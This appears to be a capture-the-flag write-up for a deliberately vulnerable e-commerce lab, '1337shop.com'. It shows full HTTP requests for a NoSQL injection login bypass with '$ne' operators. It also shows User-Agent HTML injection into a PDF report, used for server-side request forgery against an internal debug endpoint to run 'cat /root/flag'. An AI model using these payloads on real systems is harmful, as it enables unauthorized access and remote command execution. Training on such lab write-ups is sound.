
There are total of 2 flags here.

1. `FLAG{NOSQL_INJECTION_IS_AWESOME_IKODSD}` - *This requires an exploitation of NoSQL Injection*
2. `FLAG{SSRF_IS_AWESOME_UDKSO}` - *This requires an exploitation of SSRF -> RCE*

Steps to reproduce.

1. First of all, let's port scan the server.
2. Let's run `nmap -sV -sC <ip>`
3. You will receive the following output.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-05 13:39 UTC
Nmap scan report for 192.168.8.100
Host is up (0.00059s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE    VERSION
22/tcp   open     ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
25/tcp   filtered smtp
80/tcp   open     http       Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://1337shop.com/
443/tcp open     ssl/https  Apache/2.4.41 (Ubuntu)
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
465/tcp filtered smtps
587/tcp filtered submission
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.05 seconds
```

4. As you can see, there is a HTTP server running at port 80.
5. Let's visit that port and You will notice the that it is redirecting us to `http://1337shop.com/`
6. 

This site can’t be reached


Check if there is a typo in 1337shop.com.

DNS_PROBE_FINISHED_NXDOMAIN

7. But, that domain is not registered and there is nothing.

8. So, let's try pointing `1337shop.com` to `<machine-ip>`
9. Use the `/etc/hosts` file *(Linux)* or `C:\Windows\system32\drivers\etc\hosts` file to do this.
10. Add the following line to `/etc/hosts`

```
192.168.8.100   1337shop.com
```


11. Now, visit `http://1337shop.com`.
12. Now you will see a e-commerce website.
13. Let's run `dirsearch` to discover more hidden directories.
14. You will receive following results.
15. 

```
  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /usr/local/lib/python3.9/dist-packages/dirsearch-0.4.2-py3.9.egg/dirsearch/reports/1337shop.com/-_22-02-05_15-47-30.txt

Error Log: /usr/local/lib/python3.9/dist-packages/dirsearch-0.4.2-py3.9.egg/dirsearch/logs/errors-22-02-05_15-47-30.log

Target: http://1337shop.com/

[15:47:30] Starting:
[15:47:31] 301 -  171B  - /js  ->  /js/
[15:47:36] 302 -   34B  - /ADMIN  ->  /admin/login
[15:47:36] 302 -   34B  - /Admin  ->  /admin/login
[15:47:36] 200 -    6KB - /Admin/login/
[15:47:42] 302 -   34B  - /admin  ->  /admin/login
[15:47:42] 302 -   34B  - /admin/  ->  /admin/login
[15:47:42] 302 -   34B  - /admin/?/login  ->  /admin/login
[15:47:43] 200 -    6KB - /admin/login
[15:47:56] 301 -  173B  - /css  ->  /css/
[15:47:57] 403 -   81B  - /debug
[15:47:57] 403 -   81B  - /debug/
[15:48:04] 200 -   24KB - /index.html
[15:48:22] 403 -  277B  - /server-status
[15:48:22] 403 -  277B  - /server-status/
```

16. As you can see there are some interesting directories like `/debug` and `/admin`
17. When we visit `/debug`, we get the following response.


```
{
    "success":false,
    "error":"This endpoint only allows traffic from 127.0.0.1:3000"
}
```

18. And, `/admin` redirects us to `/admin/login`, which is a login page.
19. Now, let's try the credentials `admin:admin`
20. Notice that the credentials are being sent using `application/json` content type.
21. And, let's try some NoSQL injections here.
22. We can use this payload to bypass the auth `{"$ne":0}`. *(Payload: Not equals to 0)*



```
POST /admin/login HTTP/1.1
Host: 1337shop.com
Content-Length: 39
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://1337shop.com
Referer: http://1337shop.com/admin/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A_hRuEhASvkDM6vi_i4a6rhC1A0sQGueM.Xrta5MMHMWRd4KVXiHlpgy84o7oVFijDdxcDwyfbSP4
Connection: close

{
  "username":"admin",
  "password":"admin"
}
```

```
HTTP/1.1 403 Forbidden
Date: Sat, 05 Feb 2022 16:03:29 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 44
ETag: W/"2c-7IqqdlEzvmHsHj4LMz64ORxdIe8"
Connection: close

{
  "success":false,
  "msg":"Incorrect Username"
}
```



Request

```
POST /admin/login HTTP/1.1
Host: 1337shop.com
Content-Length: 41
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://1337shop.com
Referer: http://1337shop.com/admin/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A_hRuEhASvkDM6vi_i4a6rhC1A0sQGueM.Xrta5MMHMWRd4KVXiHlpgy84o7oVFijDdxcDwyfbSP4
Connection: close

{
  "username":{
    "$ne":0
  },
  "password":"admin"
}
```

Response

```
HTTP/1.1 403 Forbidden
Date: Sat, 05 Feb 2022 16:03:51 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 44
ETag: W/"2c-XQLsAXVruV3Fs7q39uZmyn8bg7U"
Connection: close

{
  "success":false,
  "msg":"Incorrect Password"
}
```


Request

```
POST /admin/login HTTP/1.1
Host: 1337shop.com
Content-Length: 43
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://1337shop.com
Referer: http://1337shop.com/admin/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A_hRuEhASvkDM6vi_i4a6rhC1A0sQGueM.Xrta5MMHMWRd4KVXiHlpgy84o7oVFijDdxcDwyfbSP4
Connection: close

{
  "username":{
    "$ne":0
  },
  "password":{
    "$ne":0
  }
}
```

Response


```
HTTP/1.1 200 OK
Date: Sat, 05 Feb 2022 16:04:03 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
Set-Cookie: connect.sid=s%3A_hRuEhASvkDM6vi_i4a6rhC1A0sQGueM.Xrta5MMHMWRd4KVXiHlpgy84o7
 Feb 2022 16:04:03 GMT; HttpOnly
Connection: close

{
  "success":true
}
```

23. Now, we can access the admin panel.
24. In the HTML Source code of `/admin`, first flag can be found. - `FLAG{NOSQL_INJECTION_IS_AWESOME_IKODSD}`




```
        });
        document.getElementById("prevLogsTableBody").
    })
</script>

<!-- FLAG{NOSQL_INJECTION_IS_AWESOME} -->
</body>

</html>
```

25. Now, let's explore the admin panel.
26. You will notice that the NoSQL injection breaked the session and most of the features are not working here. *(These features are not implemented in the source code)*
27. There is an interesting feature called `Download Reports -> Previous Login Logs`




28. When we click it, it downloads a PDF document from `http://1337shop.com/admin/logs/prev-logins?download=1`



1337 Shop - Previous Login Attempts

Time	Username	User-Agent
2/5/2022 | 4:06:28 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/5/2022 | 4:04:03 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/1/2022 | 6:13:37 PM	Michael	Mozilla/3.x (I-Opener 1.1; Netpliance)
2/1/2022 | 6:13:36 PM	nick	Mozilla/3.04 (compatible;QNX Voyager 2.03B ;Photon)
2/1/2022 | 6:13:36 PM	scooby	Mozilla/3.04 (compatible; NCBrowser/2.35; ANTFresco/2.17; RISC OS-NC 5.13 Laz1UK1309)
2/1/2022 | 6:13:36 PM	curtis	Mozilla/3.04 (compatible; ANTFresco/2.13; RISC OS 4.02)
2/1/2022 | 6:13:36 PM	tom	Mozilla/3.01SGoldC-SGI (X11; I; IRIX 6.3 IP32)
2/1/2022 | 6:13:36 PM	larry	Mozilla/3.01Gold (X11; I; SunOS 5.5.1 sun4m)
2/1/2022 | 6:13:35 PM	rodney	Mozilla/3.01Gold (X11; I; Linux 2.0.32 i486)
2/1/2022 | 6:13:35 PM	lucky	Mozilla/3.01 (compatible; Netbox/3.5 R92; Linux 2.2)
2/1/2022 | 6:13:35 PM	barney	Mozilla/3.01-C-MACOS8 (Macintosh; I; PPC)
2/1/2022 | 6:13:35 PM	miller	Mozilla/3.0 WebTV/1.2 (compatible; MSIE 2.0)
2/1/2022 | 6:13:34 PM	rick	Mozilla/3.0 NAVIO_AOLTV (11; 13; Philips; PH200; 1; R2.0C36_AOL.0110OPTIK; R2.0.0139d_OPTIK)
2/1/2022 | 6:13:34 PM	ronnie	Mozilla/3.0 (X11; I; OSF1 V4.0 alpha)
2/1/2022 | 6:13:34 PM	angel	Mozilla/3.0 (WorldGate Gazelle 3.5.1 build 11; FreeBSD2.2.8-STABLE)


29. As you can see whenever someone logs in, browser's user-agent is logged here.
30. Let's check for any HTML injections there.
31. Send `<h1>Test <u>Underlined</u></h1>` in the User-Agent header in the login request.



```
POST /admin/login HTTP/1.1
Host: 1337shop.com
Content-Length: 43
User-Agent: <h1>Test <u>Underlined</u></h1>
Content-Type: application/json
Accept: */*
Origin: http://1337shop.com
Referer: http://1337shop.com/admin/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A_hRuEhASvkDM6vi_i4a6rhC1A0sQGueM.Xrta5MMHMWRd4KVXiHlpgy84o7oVFijDdxcDwyfbSP4
Connection: close

{
  "username":{
    "$ne":0
  },
  "password":{
    "$ne":0
  }
}
```

```
HTTP/1.1 200 OK
Date: Sat, 05 Feb 2022 16:32:01 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
Connection: close

{
  "success":true
}
```

32. Now, request the PDF document again.
33. You will notice the HTML content there.




1337 Shop - Previous Login Attempts

Time	Username	User-Agent
2/5/2022 | 4:32:01 PM	undefined	**Test <u>Underlined</u>**
2/5/2022 | 4:06:28 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/5/2022 | 4:04:03 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/1/2022 | 6:13:37 PM	Michael	Mozilla/3.x (I-Opener 1.1; Netpliance)

34. Now, let's try requesting `http://127.0.0.1:3000/debug` using an `iframe` tag. *(There is a hint for this at http://1337shop.com/debug)*
35. We can use the payload -> `<iframe src="http://127.0.0.1:3000/debug">` in the User-Agent header in the login request.

36. Now, request the PDF document again.




1337 Shop - Previous Login Attempts

Time	Username	User-Agent
2/5/2022 | 4:35:31 PM	undefined	{"success":false,"error":"Missing 'cmd' parameter"}

37. So, the response is

```
{
    "success":false,
    "error":"Missing 'cmd' parameter"
}
```

38. Now use the `cmd` parameter in the `http://127.0.0.1:3000/debug` to get RCE in the system
39. We can read the final flag by using `<iframe src="http://127.0.0.1:3000/debug?cmd=cat%20/root/flag">`



Request

```
POST /admin/login HTTP/1.1
Host: 1337shop.com
Content-Length: 43
User-Agent: <iframe src="http://127.0.0.1:3000/debug?cmd=cat%20/root/flag">
Content-Type: application/json
Accept: */*
Origin: http://1337shop.com
Referer: http://1337shop.com/admin/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A_hRuEhASvkDM6vi_i4a6rhC1A0sQGueM.Xrta5MMHMWRd4KVXiHlpgy84o7oVFijDdxcDwyfbSP4
Connection: close

{
  "username":{
    "$ne":0
  },
  "password":{
    "$ne":0
  }
}
```

Response

```
HTTP/1.1 200 OK
Date: Sat, 05 Feb 2022 16:51:10 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-oV4hJxRVSENxc/wX8+mA4/Pe4tA"
Connection: close

{
  "success":true
}
```

1337 Shop - Previous Login Attempts

Time	Username	User-Agent
2/5/2022 | 4:51:10 PM	undefined	{"data":"FLAG{SSRF_IS_AWESOME_UDKSO}\n"}

40. That's it.

Thanks!